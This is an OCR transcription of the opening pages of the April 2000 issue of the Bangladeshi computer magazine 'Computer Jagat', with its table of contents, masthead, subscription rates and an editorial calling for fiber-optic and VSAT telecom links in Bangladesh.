Usage of Lotus Notes in Business

কমপিউটার জগৎ কুইজ পৃষ্ঠা – ৬৫

মাসিক কমপিউটার জগৎ

APRIL 2000 9TH YEAR VOL.12

THE MONTHLY COMPUTER JAGAT
Leading the IT movement in Bangladesh

- ওয়েবে বাংলাদেশ
- প্রসেসরের ওভারক্লকিং
- পিসির অডিও সিস্টেম
- এক্সেসের কিছু টিপ্‌স
- এড্রেস বুক প্রোগ্রাম
- থ্রীডি ম্যাক্স দিয়ে মডেল তৈরি
- ম্যাক্রো ভাইরাসের ব্যবচ্ছেদ

বাংলাদেশে তথ্য প্রযুক্তি আন্দোলনের পথিকৃৎ দাম মাত্র ৳২০ এপ্রিল ২০০০ ৯ম বর্ষ ১২তম সংখ্যা

শাবাশ বাংলাদেশ পৃষ্ঠা – ৮৮

তথ্য প্রযুক্তির মহা বিবর্তন পৃষ্ঠা – ৪৩


ডিজিটাল বিপ্লবের চ্যালেঞ্জ পৃষ্ঠা – ৩৯

ইন্টেলের প্রতিদ্বন্দ্বী ক্রুসো পৃষ্ঠা – ৭৫

ইমার্জেন্সি স্টার্ট-আপ ডিস্ক পৃষ্ঠা – ৭১

ডেস্কটপ ভিডিও বিপ্লব

পৃষ্ঠা – ৩৫



মাসিক কমপিউটার জগৎ-এর
গ্রাহক হওয়ার চাঁদার হার (টাকায়)
পত্রিকা কুরিয়ার/রেজিঃ ডাকযোগে পাঠানো হয়

দেশ/মহাদেশ	১২ সংখ্যা	২৪ সংখ্যা
বাংলাদেশ	২৫০	৪৭৫
সার্কভূক্ত অন্যান্য দেশ	৬৫০	১২৫০
এশিয়ার অন্যান্য দেশ	৯২৫	১৮০০
ইউরোপ/আফ্রিকা	১১৫০	২২৫০
আমেরিকা/কানাডা	১৩০০	২৫০০
অস্ট্রেলিয়া	১৪০০	২৭০০

গ্রাহকের নাম, ঠিকানাসহ টাকা নগদ, মানি অর্ডার বা ব্যাংক ড্রাফট মারফত "কমপিউটার জগৎ" নামে রুম নং ১১, বিসিএস কমপিউটার সিটি, রোকেয়া সরণী, আগারগাঁও, ঢাকা-১২০৭ এই ঠিকানায় পাঠাতে হবে। ঢাকা শহর ব্যতীত চেক গ্রহণযোগ্য নয়।
ফোন : ৮১২৫৮০৭, ৮৬১৩৫২২, ৮৬১৬৭৪৬, ৫০৫৪১২

• সূচী – পৃষ্ঠা ২৯ • বিজ্ঞাপন সূচী – পৃষ্ঠা ৩৩ • খবর – পৃষ্ঠা ৯৩

সূচীপত্র

বাংলা ভাষায় কমপিউটার বিষয়ক সর্বাধিক প্রচারিত ম্যাগাজিন

৯ম বর্ষ ঃ দ্বাদশ সংখ্যা

এপ্রিল ২০০০

মাসিক কমপিউটার জগৎ

সম্পাদকীয় ৩১

পাঠকের মতামত ৩৩

ডেস্কটপ ভিডিও বিপ্লব ৩৫

ডেস্কটপে ভিডিও বিপ্লব, ডিজিটাল টেলিভিশন সম্প্রচার, ভিডিও এবং তার বিশাল ক্যানভাস, সম্প্রচার ও পেশাদার ভিডিও, ইন্টারনেট, মাল্টিমিডিয়া শিল্প বাণিজ্য, ভিডিও সম্প্রচারের বিভিন্ন ফরম্যাট, এনালগ পদ্ধতির সম্প্রচার মান, ভিডিও'র ভবিষ্যত, ভিডিও প্রকাশ-এনালগ বনাম ডিভি, ভিডিও বিপ্লব কিসে, ডিভি কেমন করে কাজ করে ইত্যাদি নিয়ে তথ্য বহুল প্রচ্ছদ প্রতিবেদনটি লিখেছেন **মোস্তাফা জব্বার**।

ডিজিটাল বিপ্লবের পরিবর্তন হাওয়া ও চ্যালেঞ্জের মুখোমুখি মানুষ ৩৯

ডিজিটাল প্রযুক্তির যে পরিবর্তন ঘটতে শুরু করেছে, ডিজিটাল সমাজ ব্যবস্থা গড়ে তোলার লক্ষ্যে যে পরিবর্তন কল্পনা করা হচ্ছে তার ডিজাইনটি কেমন হবে, কিভাবে এসব প্রযুক্তিগুলোর সফল বাস্তবায়ন মানুষকে কতটুকু চ্যালেঞ্জের মুখোমুখি ঠেলে দিবে তা নিয়ে লিখেছেন **গোলাপ মুনীর**।

শুরু হয়েছে তথ্য প্রযুক্তিতে মহা বিবর্তন ৪৩

তথ্য প্রযুক্তির গবেষণা ও উন্নয়নের ফলে প্রযুক্তিগত যেসব পরিবর্তন অবশ্যম্ভাবী এগুলোর বিস্তারিত বিবরণ তুলে ধরেছেন **আবীর হাসান**।

প্রসেসরের ওভারক্লকিং ৪৫

ওভারক্লকিং কি? ওভারক্লকিং কেন করা হয়, কিভাবে ওভারক্লকিং করা হয় ইত্যাদি বিষয়ে লিখেছেন **মইন উদ্দীন মাহমুদ**।

ওয়েব হোস্টিং-এর খুঁটিনাটি ৪৮

ওয়েব সাইট হোস্টিং হয়ে উঠছে অত্যাবশ্যকীয়। কি করে হোস্টিং-এর জন্য যোগ্য ওয়েব হোস্ট নির্বাচন করবেন সে সম্পর্কে লিখেছেন **শামীম আখতার তুষার**।

ওয়েবে বাংলাদেশের পদচিহ্ন ৫২

বাংলাদেশী বিভিন্ন প্রতিষ্ঠান ও বাণিজ্যিক কোম্পানিগুলো যেসব ওয়েব সাইট চালু করেছে সে সম্পর্কে লিখেছেন **জিয়াউশ শামছ**।

মোবাইল ফোন ব্যবহার স্বাস্থ্যের জন্য কতটুকু নিরাপদ ৫৪

মোবাইল ফোন ব্যবহার মানব দেহের জন্য নিরাপদ কিনা সে সম্পর্কে এ প্রতিবেদনটি তৈরি করেছেন **মোঃ জাহাঙ্গীর সরকার**।

English Section 56

- Usage of Lotus Notes in Businesses

NEWS WATCH 63

- Internet Use on the Rise
- Seagate Acquired in $20 billion Deal
- Free Solaris
- Intel's Latest Chips
- PC sales in China
- New HD from Seagate
- ThinkPad hit 10 million Mark
- AT&T and Net2Phone

সফটওয়্যারের কারুকাজ ৬৫

এক্সেলে স্বয়ংক্রিয়ভাবে এক্সেল শীট রিনেম, ফর্মুলাকে ভ্যালু দিয়ে রিপ্লেস করা ইত্যাদি এবং ভিজ্যুয়াল বেসিকে স্ক্রীণ সেভার তৈরির প্রোগ্রাম লিখেছেন যথাক্রমে **অবন্তী** এবং **সোহেল মাহবুব**।

ফ্রন্টপেজ এডিটরের সাহায্যে আকর্ষণীয় ওয়েব পেজ তৈরি ৬৬

ফ্রন্টপেজ এডিটরের সাহায্যে কিভাবে ওয়েব পেজ তৈরি করা যায় তা নিয়ে লিখেছেন **চিন্ময় দাশ**।

এক্সেসের কিছু টিপস্ ৬৮

মানসম্পন্ন প্রজেক্ট তৈরির লক্ষ্যে এক্সেসের কয়েকটি টিপ্‌স লিখেছেন **মোঃ জুয়েল ইসলাম**।

ম্যাক্রো ভাইরাসের ব্যবচ্ছেদ ৭০

ওয়ার্ড ম্যাক্রো ভাইরাস থেকে কিভাবে রক্ষা পাওয়া যায় সে সম্পর্কে লিখেছেন **সুক্ষ্ম সরকার**।

আপনার সিস্টেমকে পুনরুদ্ধার করুন ৭১

সিস্টেম ক্রাশ করলে ইমার্জেন্সী স্টার্ট-আপ ডিস্কের সাহায্যে কিভাবে সিস্টেম পুনরুদ্ধার করা যায় সে সম্পর্কে লিখেছেন **মোঃ আবদুল ওয়াহেদ**।

চিন্তাশক্তি চালিত কমপিউটার ৭৩

চিন্তা শক্তি দ্বারা চালানো যায় এমন কমপিউটার সম্পর্কে লিখেছেন **এ.এস.এম সোলায়মান**।

ক্রুসো ইন্টেলের আগামী দিনের প্রতিদ্বন্দ্বী ৭৫

ট্রান্সমেটা ক্রুসো নামের একটি ক্ষুদ্রাকৃতির অত্যন্ত ক্ষমতাসম্পন্ন প্রসেস্‌র তৈরির উদ্যোগ নিয়েছে যা হবে পেন্টিয়াম থ্রী'র প্রতিদ্বন্দ্বী। এ বিষয়ে লিখেছেন **মোঃ জহির হোসেন**।

আইটানিয়াম (মার্সেড) প্রসেসরের স্থাপত্য IA-64 এবং EPIC ৭৬

ইন্টেলের নতুন স্থাপত্য IA-68 এবং EPIC-এর পরস্পরের তুলনামূলক আলোচনা করেছেন **প্রকৌশলী তাজুল ইসলাম**।

মনিটরের ১০টি সমস্যা ও সহজ সমাধান ৭৭

মনিটরের ১০টি সমস্যা ও সহজ সমাধান সম্পর্কে লিখেছেন **ফাহিম হুসাইন**।

পিসি অডিও-নিজস্ব সাউন্ড স্টুডিও ৮১

আকর্ষণীয় সাউন্ড তৈরির বিভিন্ন প্রকারের সাউন্ড কার্ড সম্পর্কে লিখেছেন **ইখতিয়ার সোবহান**।

লজিটেক কর্ডলেস আইটাচ ৮৪

কীবোর্ড লজিটেক কর্ডলেস আইটাচ সম্পর্কে লিখেছেন **নৌ.প্রকৌ. সাজিদ হোসেন**।

শাবাশ বাংলাদেশ ৮৮

সম্প্রতি সমাপ্ত এসিএম ওয়ার্ল্ড ফাইনাল ২০০০-এ বাংলাদেশ দল যে সাফল্য অর্জনে সক্ষম হয়েছে সে সম্পর্কে রিপোর্টটি তৈরি করেছেন **শোয়েব হাসান খান**।

বাংলাদেশে ইন্টারনেটভিত্তিক শিক্ষা প্রতিষ্ঠান WWW ইনস্টিটিউট ৯০

ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউট-এর কার্যক্রম তুলে ধরেছেন **রিয়াজুল আহ্‌সান**।

পঙ্গুত্বের বিরুদ্ধে কমপিউটার ৯১

কমপিউটারের সাহায্যে কিভাবে পঙ্গুদের পঙ্গুত্ব ঘুচানো যায় সে সম্পর্কে লিখেছেন **মালা খান**।

সিডিতে ইসরাইলী এয়ারফোর্স ১০৮

IAF 50th Anniversaries নামক সিডি-রম সম্পর্কে লিখেছেন **তানভীর মাহমুদ**।

ভিজ্যুয়াল বেসিক ও মাইক্রোসফট এক্সেস দিয়ে এড্রেস বুক প্রোগ্রাম তৈরি ১০৯

আকর্ষণীয় এড্রেস বুক প্রোগ্রাম কিভাবে তৈরি করা যায় তা নিয়ে লিখেছেন **আহমেদ আনোয়ার ইউসুফ**।

থ্রীডি ম্যাক্স দিয়ে আকর্ষণীয় মডেল তৈরি ১১০

থ্রীডি ম্যাক্স দিয়ে আকর্ষণীয় মডেল তৈরি সম্পর্কে লিখেছেন **এ.কে.এম আফরোজ**।

কমপিউটার জগতের খবর ৯৩

- ভারত আইটির পরাশক্তিতে পরিণত হচ্ছে
- লিনআক্সভিত্তিক উইন্ডোজ এপ্লিকেশন
- এফবিসিসিআই-এর ওয়েবসাইট
- আইবিএম'র উইন্ডোজভিত্তিক সার্ভার
- এএমডি এবং ইন্টেলের ১ গি. হা. প্রসেসর
- IPR বিল অনুমোদনের দাবী জানিয়েছে বেসিস
- ভারতের তথ্য প্রযুক্তি খাত লাভবান
- ৯০০ গ্রাম ওজনের পিসি
- বিনামূল্যে ডোমেন নেম রেজিষ্ট্রি
- ইউম্যাক্স-এর নতুন স্ক্যানার
- মিউচুয়াল ট্রাস্টে জোরার ব্যাংকিং সফটওয়্যার
- সনি ও মাইক্রোসফট-এর প্রতিদ্বন্দ্বিতা
- চীনে মোবাইল ফোনের ব্যবহার
- ডেফোডিল-এর ভার্চুয়াল ইউনিভার্সিটির
- আগামী বছরে ওয়েব পেজের ব্যবহার
- নতুন ঠিকানায় আইবিসিএস প্রাইম্যাক্স
- হ্যাকিং প্রতিরোধের উপায়
- অন-লাইনে বাংলা ক্যালেন্ডার
- মোবাইল ই-ট্রেডিং
- এপটেক আগ্রাবাদ সেন্টারের সেমিনার
- ভয়েস এক্টিভেটেড ওয়েব ব্রাউজার
- ডেস্কটপ কমপিউটার কানেকশন নিজস্ব ভবনে
- হ্যাকার কিউরেডার হুমকি
- ইন্টারনেট জালিয়াতির বিরুদ্ধে পুলিশ
- ডেফোডিলের নতুন আইপিএস
- সিঙ্গাপুরের টেলিযোগাযোগ ব্যবস্থা
- ক্লিপবোর্ড আকৃতির কমপিউটার 'qbe'
- প্রিন্টার ও ক্যামেরা সম্বলিত ডিসিআর
- ডাটা স্টোরেজ সিস্টেমে বিপ্লব
- খুলনায় প্রথম কমপিউটার মেলা
- ব্রাজিলে হ্যাকিং
- ই-কমার্স সম্মেলনে DCCI সভাপতি
- তোশিবা'র নতুন রেকর্ডার
- আসছে সাইবার ইউনিভার্সিটি
- ১৮-২০ এপ্রিল কমটেক '৯৯ অনুষ্ঠিত হবে
- নোটবুক পিসি চুরি রোধের উপায়
- ঢাকা সফট-এর শিক্ষামূলক মাল্টিমিডিয়া
- পোর্টাল ওয়েবসাইট Bangla2000.com
- হ্যাকার গ্রেপ্তার
- আইবিএম-এসিই'র গুলশান শাখার কার্যক্রম
- ওভার সফটওয়্যার
- ইয়াহু'র বিরুদ্ধে পাইরেসির মামলা
- তুরিস্তা কমপিউটার্সের ৫ম রিফ্রেশার্স কোর্স
- ইন্টারনেট ও ই-কমার্স শীর্ষক সেমিনার
- নিউরাল-এর এনসিসি কোর্স কার্যক্রম
- স্যামসুং-এর ২৮৮ মে.বিট ডিরাম
- এপটেক-এর সেমিনার
- আনন্দ আইআইটি-এর মাল্টিমিডিয়া সেমিনার
- সনি'র স্যাটেলাইট সঙ্গীত সার্ভিস
- চট্টগ্রাম ভিত্তিক ওয়েবসাইট
- আইবিএম ও টিডিকের পার্টনারশীপ
- মাইক্রোসফট-এর ওয়্যারলেস ও হ্যান্ডহেল্ড ডিভাইস
- বিসিডব্লিউএ'র নতুন কার্যকরী কমিটি গঠন
- আলটাভিস্টার উদ্যোগ
- ঢাকা ইন্টারন্যাশনাল ইউনিভার্সিটিতে কমপিউটার সাইন্স
- এসএসসি পরীক্ষার্থীদের বিশেষ সুযোগ-সুবিধা
- মোনার্ক-এর নতুন টেলিফোন নম্বর
- কমভ্যালী লিঃ-এর বাণিজ্যিক কার্যক্রম
- থনিক্স কমপিউটার সিস্টেম-এর স্থান পরিবর্তন
- কমপিউটার জগৎ স্টলে নতুন আকর্ষণ
- আইআইটি'র সনদপত্র বিতরণ
- মিলেনিয়াম ফেস্টিভালের গাড়ী বিজয়ী
- কমপিউটারের নতুন বই
- এপটেক ও নাভানা কমপিউটার্সের চুক্তি
- স্বাধীনতা আন্দোলনের উপর ওয়েবসাইট
- প্যালেস্টাইনের ডোমেন নেম লাভ
- ইপসিলনের ব্যবসায়ীক কার্যক্রম সম্প্রসারণ
- প্রথম বাংলা ভিডিডি
- আইআইটি বাংলাদেশ-এর ঠিকানা পরিবর্তন
- ভারতে সফটওয়্যার শিল্পের আয়
- জাপানে ডিজিটাল শপিং ব্যবস্থা চালু হচ্ছে
- কম্প্যাক-এর নতুন ব্যবস্থানীতি
- এনটিটি'র ipv6 চালু
- রাইডিং দ্য বুলেট অন-লাইনে
- এপটেক উত্তরা শাখার সেমিনার
- নরসিংদীতে কমপিউটার মেলা

Advertisers' Index 33

উপদেষ্টা
ড. জামিলুর রেজা চৌধুরী
ড. মুহাম্মদ ইব্রাহীম
ড. সৈয়দ মাহবুবুর রহমান
ড. মোহাম্মদ আলমগীর হোসেন
ড. যুগল কৃষ্ণ দাস
সম্পাদনা উপদেষ্টা
প্রকৌশলী এম. এস. ওয়াহেদ
সম্পাদক
এস. এ. বি. এম. বদরুদ্দোজা
নির্বাহী সম্পাদক
ডাঃ শামীম আখতার তুষার
কারিগরী সম্পাদক
মোঃ জহির হোসেন
সহযোগী সম্পাদক
মইন উদ্দীন মাহমুদ স্বপন
সহকারী সম্পাদক
তামান্না হাসিনা
এম. এ. হক অনু
সম্পাদনা সহযোগী
☐ মোঃ আবদুল ওয়াহেদ ☐ জহিরুল করিম
☐ সিরাজুল ইসলাম ☐ আসিফ রাজা
বিদেশ প্রতিনিধি

জামাল উদ্দীন মাহমুদ	আমেরিকা
ড. খান মনজুর-এ-খোদা	কানাডা
ড. এস মাহমুদ	বৃটেন
নির্মল চন্দ্র চৌধুরী	অষ্ট্রেলিয়া
মাহবুব রহমান	জাপান
এস. ব্যানার্জী	ভারত
আঃ ফঃ মোঃ সামসুজ্জোহা	- সিংগাপুর
মোঃ জাহিদুর রহমান	মালয়েশিয়া
এন. এম. জামাল	সুইডেন
নাহির উদ্দিন পারভেজ	মধ্যপ্রাচ্য

শিল্প নির্দেশক ও প্রচ্ছদ : এম. এ. হক অনু
কম্পোজ ও অঙ্গসজ্জা : সমর রঞ্জন মিত্র
মুদ্রণে : ক্যাপিটাল প্রিন্টিং এন্ড প্যাকেজেস লিঃ
৫০-৫১, বেগম বাজার, ঢাকা।
বিজ্ঞাপন ব্যবস্থাপক
শিরীন আখতার
জনসংযোগ ও প্রচার ব্যবস্থাপক
প্রকৌশলী নাজনীন নাহার মাহমুদ
উৎপাদন ও বিতরণ ব্যবস্থাপক
ফারজানা হামিদ
সহকারী বিতরণ ব্যবস্থাপক
হাজী মোঃ আবদুল মতিন
অফিস সহকারী
মোঃ আনোয়ার হোসেন ও মোঃ সাফায়েত হোসেন
প্রকাশক : নাজমা কাদের
১৪৬/১, আজিমপুর রোড, ঢাকা-১২০৫
ফোন : ৮৬১৩৫২২, ৮৬১৬৭৪৬, ৫০৫৪১২
ফ্যাক্স : ৮৮-০২-৮৬১২১৯২
ই-মেইল : comjagat@usa.com
যোগাযোগের ঠিকানা :
কমপিউটার জগৎ
রুম নং ১১, বিসিএস কমপিউটার সিটি,
আগারগাঁও, ঢাকা-১২০৭

Editor : **S.A.B.M. Badruddoja**
Executive Editor :
Dr. Shamim Akhter Tushar
Technical Editor :
Md. Zahir Hossain
Senior Correspondent : Kamal Arsalan
Special Correspondent :
Reazul Ahsan

Bureau Chief :
Md. Saifus Sayeed Sunny
Room No. 11 (Ground Floor)
BCS Computer City, Dhaka-1207
Tel. : 8125807, 017-660686

Published by : **Nazma Kader**
146/1, Azimpur Road, Dhaka-1205
Tel. : 8613522, 8616746, 505412,
Fax : 88-02-8612192
E-mail : comjagat@usa.com

সম্পাদকের দফতর থেকে

মাসিক কমপিউটার জগৎ
এপ্রিল ২০০০

ফাইবার অপটিক ও ভিস্যাট সমন্বিত টেলিকাঠামো চাই

যুক্তরাষ্ট্র প্রেসিডেন্টের বহুল প্রত্যাশিত বাংলাদেশ সফর শেষ হয়েছে। শুরু হয়েছে এ সফরের প্রত্যাশা ও প্রাপ্তি বিষয়ক সমীকরণের পালা। গ্যাস কিংবা বিদ্যুৎ নয়, বিল ক্লিনটনের সফরের সময় যে দুটি উল্লেখযোগ্য চুক্তি স্বাক্ষরিত হয়েছে সেগুলোর বিষয় ছিলো টেলিযোগাযোগ। মার্কিন বাণিজ্যমন্ত্রী উইলিয়াম ডোলের উপস্থিতিতে বিটিটিবি'র সাথে মার্কিন কোম্পানি ওয়ার্ল্ডটেল এবং এমএস টাইকোর কর্তাব্যক্তিরা এ দুটি সমঝোতা স্মারকে স্বাক্ষর করেন। বিটিটিবি এবং ওয়ার্ল্ডটেলের মধ্যে স্বাক্ষরিত চুক্তি অনুসারে ওয়ার্ল্ডটেল কর্তৃপক্ষ বিল্ড-ওউন-অপারেট ভিত্তিতে আগামী ৩ বছরের মধ্যে ঢাকায় ৩ লক্ষ আধুনিক ডিজিটাল টেলিফোন স্থাপন করবে। আর এমএস টাইকো বাংলাদেশ ও সিঙ্গাপুরের মধ্যে সাবমেরিন বা সাগর তলে ফাইবার অপটিক ক্যাবল নেটওয়ার্ক স্থাপনের সম্ভাব্যতা যাচাই ও ডিস্ট্রিবিউশনের কাজ করবে। টেলিযোগাযোগের এ দু'টি চুক্তিই বাংলাদেশে তথ্য প্রযুক্তি অবকাঠামো বিনির্মাণও বাংলাদেশের সাথে আন্তর্জাতিক তথ্য অতি-মহাসড়কের সংযুক্তির পথ প্রশস্ত করবে। শিল্পমন্ত্রীর মতে, এর ফলে বাংলাদেশের সাথে যৌথ উদ্যোগে সফটওয়্যার শিল্প স্থাপনের জন্য অনেক মার্কিন কোম্পানি এগিয়ে আসবে এবং অবকাঠামো ও উপরিকাঠামোর সুবিধা কাজে লাগিয়ে আগামী ৫ বছরের মধ্যে মার্কিন যুক্তরাষ্ট্র থেকে বিলিয়ন ডলারের বিনিয়োগ দেশে আনা সম্ভব হবে।

আজ থেকে দীর্ঘ ৭ বছর আগে টেলিযোগাযোগে ফাইবার অপটিক ক্যাবল-এর অপরিসীম ক্ষমতা কাজে লাগাবার যে সুনির্দিষ্ট প্রস্তাব **কমপিউটার জগৎ** দিয়েছিলো, এতোগুলো বছর পেরিয়ে যাবার পরেও সরকার শেষ পর্যন্ত তার মাহাত্ম্য উপলব্ধি করে উদ্যমী হয়েছে বলে আমরা অভিনন্দন জানাচ্ছি।

জনগণের হাতে তুলে দেয়া প্রতিটি টেলিফোন বছরে ৩৭০০ ডলার (প্রায় দুই লক্ষ টাকা) জাতীয় আয় বৃদ্ধি করে— ইন্টারন্যাশনাল টেলিকমিউনিকেশন ইউনিয়নের দেয়া এ তথ্যকে তুলে ধরে ১৯৯৪ সালেই **কমপিউটার জগৎ** প্রস্তাব করেছিলো দেশব্যাপী টেলিযোগাযোগ অবকাঠামো গড়ে তুলে হাতে হাতে টেলিফোন পৌঁছে দেয়ার জন্য। ১৯৯৪ সালের শুরুর দিকে **কমপিউটার জগৎ** আয়োজিত দু' দু'টি সংবাদ সম্মেলনে একথা স্পষ্টভাবে উচ্চারণ করা হয়েছে। 'স্ট্যাটাস সিম্বল নয়, ব্যাপক জনগণের হাতে সেল্যুলার ফোন দিন' শীর্ষক জুলাই ১৯৯৪-এর প্রচ্ছদ প্রতিবেদনেও এ সম্পর্কিত তথ্য-উপাত্ত দ্ব্যর্থহীনভাবে উপস্থাপন করা হয়েছে। দুঃখের ব্যাপার হলো, জনগণের হাতে ব্যাপকহারে টেলিফোন তুলে দিয়ে চীন, ভিয়েতনাম, থাইল্যান্ড কিভাবে অর্থনৈতিক পরাশক্তি হয়ে উঠছে সে উদাহরণ তুলে ধরার পরও টেলিফোনের সাথে জনগণের যোগাযোগ স্থাপনে আমাদের বিভিন্ন সরকার গত অর্ধযুগে খুব কম পদক্ষেপই গ্রহণ করেছে। আজ যে ৩ লাখ টেলিফোন স্থাপনের কথা হচ্ছে, ৭ বছর আগে এ ধরনের কোন প্রকল্প হাতে নেয়া হলে বাংলাদেশের বাৎসরিক আয় প্রতিজন ৩৭০০ ডলার, ৩ লাখ ব্যবহারকারী হিসেবে, ৭ বছর এবং ডলারের মূল্য ৫০ টাকা হারে (৩,৭০০x৩,০০,০০০x৭x৫০ টাকা) এতোদিনে **কমপক্ষে ৩ হাজার ৮৮৫ কোটি টাকা বৃদ্ধি** পেতো (ব্যাংকের মুনাফাসহ এ টাকাই ৭ বছরে ৮ হাজার কোটি টাকার চাইতেও বেশি হয়ে দাঁড়াতো)। স্রেফ নীতিনির্ধারণের দীর্ঘসূত্রিতার কারণে আমাদের দেশ এই বিপুল পরিমাণ আয় থেকে বঞ্চিত হয়েছে।

বাংলাদেশ-সিঙ্গাপুর সাগরতলের ফাইবার অপটিক ক্যাবল নেটওয়ার্ক স্থাপনের বিলম্বিত প্রয়াসটি নিয়ে আমাদের বলার আছে অনেক কিছু। এক বছর-দু'বছর নয়, দীর্ঘ ৭টি বছর ধরে **কমপিউটার জগৎ** একাধিক সংবাদ সম্মেলন, প্রচ্ছদ প্রতিবেদন, প্রবন্ধ-নিবন্ধের মাধ্যমে সংশ্লিষ্ট মহলকে বোঝাতে চেষ্টা করেছে এই অতি-ক্ষমতাশালী তথ্য পরিবাহীর গুরুত্ব। কক্সবাজার ও ভোলার ৪০/৫০ মাইল দূরে বঙ্গোপসাগরের তলদেশ দিয়ে 'ফাইবার অপটিক লিংক এরাউন্ড দ্যা গ্লোব' বা FLAG নামের ফাইবার অপটিক ক্যাবল নেটওয়ার্কটি যখন স্থাপন করা হচ্ছিল, **কমপিউটার জগৎ**-এর শত আবেদন সত্ত্বেও দেশীয় নিরাপত্তা বিঘ্নের (!) কারণ দেখিয়ে তখন সে নেটওয়ার্কের সাথে সংযোগ স্থাপন করা হয়নি। সৌদি আরবসহ মুসলিম বিশ্বের অন্যান্য দেশ বিপুল পরিমাণ অর্থ বিনিয়োগ করেছিল এই ফ্ল্যাগ প্রকল্পে। আবেদন জানালে মুসলিম দেশ হিসেবে বাংলাদেশও সে সময় অবশ্যই অতি সুলভে তথ্যের এই অতি-মহাসড়কের সাথে যুক্ত হওয়ার সুযোগ পেতো। এর সাথে রেলওয়ের ফাইবার অপটিক ক্যাবলের অব্যবহৃত শক্তির সমন্বয় ঘটিয়ে বাংলাদেশকেও সিঙ্গাপুর-মালয়েশিয়ার মতো তথ্য প্রযুক্তির পরাশক্তি হিসেবে গড়ে তোলা যেতো। অথচ সরকার **কমপিউটার জগৎ**-এর কথায় সামান্য কর্ণপাতও করেনি।

এ প্রসঙ্গে যোগাযোগ নেটওয়ার্কের একটি নতুন দিকের কথা বলি। দেশের প্রত্যন্ত অঞ্চলকে রাজধানীর সাথে একই তথ্য অবকাঠামোর ভেতরে টেনে আনতে টেলিযোগাযোগ নেটওয়ার্কের পাশাপাশি ভিস্যাট-ভিত্তিক যোগাযোগ নেটওয়ার্কও যথেষ্ট কাজে আসতে পারে। সরকারের নীতি পরিবর্তনের কারণে ভিস্যাট স্থাপন এখন অনেক সহজসাধ্য ও সুলভ হয়ে পড়ছে। আমাদের মতো নদীমাতৃক দেশে এই ভিস্যাট-নির্ভর যোগাযোগ কাঠামোই হতে পারে প্রাকৃতিক দুর্গমতা, পরিকল্পনা এবং অর্থনৈতিক সামর্থসিদ্ধ একমাত্র সমাধান। পাশের দেশ ভারতে এ ধরনের যোগাযোগ নেটওয়ার্কের উদাহরণ রয়েছে প্রচুর। ভারতের শুধুমাত্র ন্যাশনাল স্টক এক্সচেঞ্জেই রয়েছে ২১০০ ভিস্যাট, ৪০০০ অন-লাইন টার্মিনাল। এর মাধ্যমে অত্যন্ত কম খরচে যুক্ত করা সম্ভব হয়েছে ২৬০টি ছোটবড় নগরীকে। NICNET-এর কথাও এখানে উল্লেখ করা যেতে পারে। ভারতের এই সাশ্রয়ী তথ্য যোগাযোগ মডেলকে অনুসরণ করে আমরাও গড়ে তুলতে পারি আমাদের দেশব্যাপী তথ্য নেটওয়ার্ক।

এবারে একটু ভিন্ন বিষয়ের অবতারণা করি। নীতিনির্ধারণের প্রসঙ্গে শত বাধা বিপত্তির পরও আজ আমরা আনন্দে উদ্বেল হয়ে আছি। এ আনন্দ দীর্ঘ যাত্রা পথের ছোট্ট একটু অংশ সাফল্যের সাথে পেরিয়ে আসার আনন্দ। এই এপ্রিল ২০০০ সংখ্যার মধ্য দিয়েই একক সংখ্যায় হিসেবযোগ্য শেষ বছরটি পেরিয়ে যাবে **কমপিউটার জগৎ**। এটি হবে ৯ নম্বর বছরের শেষ সংখ্যা। এর পর থেকেই **কমপিউটার জগৎ**-এর বয়স পৌঁছে যাবে দশক বা দুই সংখ্যার কোঠায়। শুরু হবে ১০ম বছর, চলবে ৯৯ অব্দি। একক থেকে দশকে ওঠার এই আনন্দক্ষণে আমরা সকৃতজ্ঞ চিত্তে স্মরণ করতে চাই আমাদের অগণিত পাঠক, লেখক, বিজ্ঞাপনদাতা ও শুভানুধ্যায়ীদের। 